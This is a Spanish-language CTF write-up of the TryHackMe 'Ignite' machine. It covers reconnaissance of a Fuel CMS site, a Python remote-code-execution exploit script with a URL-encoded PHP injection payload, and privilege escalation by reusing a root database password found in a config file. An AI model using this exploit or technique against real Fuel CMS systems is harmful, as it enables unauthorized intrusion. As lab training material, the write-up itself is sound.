
## Informe Tecnico

# Room Ignite

Este documento es confidencial y contiene informacion sensible.
No deberia ser impreso o compartido con terceras entidades.

4 de octubre del 2020

# Indice

# 1. Antecendentes

El presente documento recoge los resultados obtenidos durante la fase de auditoria realizada a la maquina **Ignite** de la plataforma **Tryhackme**.





Figura 1: Detalles de la maquina

# 2. Escaneando posibles vectores de ataque

## 2.1. Reconocimiento inicial

Se comenzo realizando un analisis inicial sobre el sistema, verificando que el sistema objetivo se encontrara accesible desde el segmento de red en el que se opera:

```
> ping -c5 10.10.115.51
PING 10.10.115.51 (10.10.115.51) 56(84) bytes of data.
64 bytes from 10.10.115.51: icmp_seq=1 ttl=63 time=198 ms
64 bytes from 10.10.115.51: icmp_seq=2 ttl=63 time=204 ms
64 bytes from 10.10.115.51: icmp_seq=3 ttl=63 time=200 ms
64 bytes from 10.10.115.51: icmp_seq=4 ttl=63 time=207 ms
64 bytes from 10.10.115.51: icmp_seq=5 ttl=63 time=195 ms

--- 10.10.115.51 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4011ms
rtt min/avg/max/mdev = 195.441/200.830/207.134/4.130 ms
```

Por el numero del ttl podemos intuir ademas que nos encontramos ante una maquina con Sistema operativo Linux.

## 2.2. Reconocimento de puertos

Una vez localizado, se realizo un escaneo a traves de la herramienta **nmap** para la deteccion de puertos abiertos.


```
# Nmap 7.80 scan initiated Mon Oct  5 16:00:11 2020 as: nmap -sC -sV -p80 -o nma
p_result.txt 10.10.115.51
Nmap scan report for 10.10.115.51
Host is up (0.24s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/fuel/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Welcome to FUEL CMS

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
# Nmap done at Mon Oct  5 16:00:32 2020 -- 1 IP address (1 host up) scanned in 2
0.73 seconds
```

## 2.3. Reconocimento Web


Una vez dentro nos damos cuenta que la pagina esta utilizando Fuel CMS :


## 2.4. Errores encontrados

Dentro de su pagina inicial dejaron informacion de la configuracion del propio CMS y hasta dejaron credenciales visibles para cualquier visitante
Credenciales :



Configuracion del CMS :




# 3. Explotacion

Para la parte de explotacion buscamos exploits para fuel cms y obtuvimos este resultado :


## 3.1. Exploit

El exploit que usamos se basa en una vulnerabilidad de tipo Remote Code Execution que apartir de un parametro en la pagina a la que le vamos hacer request nos permite ejecutar comandos, por lo que para usar este exploit tenemos que editar unas cosas minimas para que quede de esta manera.

```
import requests
import urllib

url = "http://10.10.115.51:80"
def find_nth_overlapping(haystack, needle, n):
    start = haystack.find(needle)
    while start >= 0 and n > 1:
        start = haystack.find(needle, start+1)
        n -= 1
    return start

while 1:
    xxxx = raw_input('cmd:')
    burp0_url = url+"/fuel/pages/select/?filter=%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d%27%73%79%73%74%65%6d%27%29%2
    r = requests.get(burp0_url)

    html = "<!DOCTYPE html>"
    htmlcharset = r.text.find(html)

    begin = r.text[0:20]
    dup = find_nth_overlapping(r.text,begin,2)

    print(r.text[0:dup])
```

# 4. Post-Explotacion

Una vez dentro de la maquina nos encontramos como usuarios ww-data. Por lo que tenemos que escalar privilegios a root pero antes de eso podemos capturar la flag.

```
root@ubuntu:/home/www-data# pwd
pwd
/home/www-data
root@ubuntu:/home/www-data# ls -la
ls -la
total 12
drwx--x--x 2 www-data www-data 4096 Jul 26  2019 .
drwxr-xr-x 3 root     root     4096 Jul 26  2019 ..
-rw-r--r-- 1 root     root       34 Jul 26  2019 flag.txt
```

## 4.1. Escala de Privilegios

Ahora en la pagina inicial nos dimos cuenta que nos indicaba la direccion de los archivos de configuracion del CMS , que tal si investigamos por ahi para averiguar que mas podemos encontrar.
Y listo encontramos el archivo database.php que contiene estos datos :

```
$db['default'] = array(
        'dsn'   => '',
        'hostname' => 'localhost',
        'username' => 'root',
        'password' => 'mememe',
        'database' => 'fuel_schema',
        'dbdriver' => 'mysqli',
        'dbprefix' => '',
        'pconnect' => FALSE,
        'db_debug' => (ENVIRONMENT !== 'production'),
        'cache_on' => FALSE,
        'cachedir' => '',
        'char_set' => 'utf8',
        'dbcollat' => 'utf8_general_ci',
        'swap_pre' => '',
        'encrypt' => FALSE,
        'compress' => FALSE,
        'stricton' => FALSE,
        'failover' => array(),
        'save_queries' => TRUE
);
```

Una vez hayamos colocado el password y seamos root podemos obtener la flag